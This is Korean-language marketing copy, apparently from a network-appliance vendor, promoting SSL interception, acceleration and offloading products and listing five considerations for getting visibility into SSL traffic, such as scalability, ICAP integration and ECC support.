
Forward Proxy
SSL Intercept



솔루션 구성방식



SSL 가속 & Offloading



서버 응답속도 개선

서버 부하감소

보안장비 연동 및 성능개선 / IDS/IPS 효율극대화


SSL 가속(Transformation)



SSL Reverse Proxy




다양한 보안 솔루션과의 연동 고려



향후 SSL 가시성 확보를 위한 TOP 5 고려사항

확장성

보안솔루션 확장에 대비한
부하분산 기능



1:N 지원

다중 보안솔루션에 대해
1:N방식의 처리가 가능



Key사이즈

하드웨어 기반의 4096 Bits Key
처리가 가능해야 함



다양한 프로토콜 지원

ICAP 프로토콜 등 다양한 프로토콜을
통한 실시간 상호연동 지원



SSL 신기술 지원

SSL 트렌드 변화에 따른
ECC 알고리즘을 지원

SSL 트래픽에 대한 가시성 확보를 위해 준비된 솔루션인가? 확인하십시오!!

WE MAKE APPS



FASTER. SMARTER. SAFER.

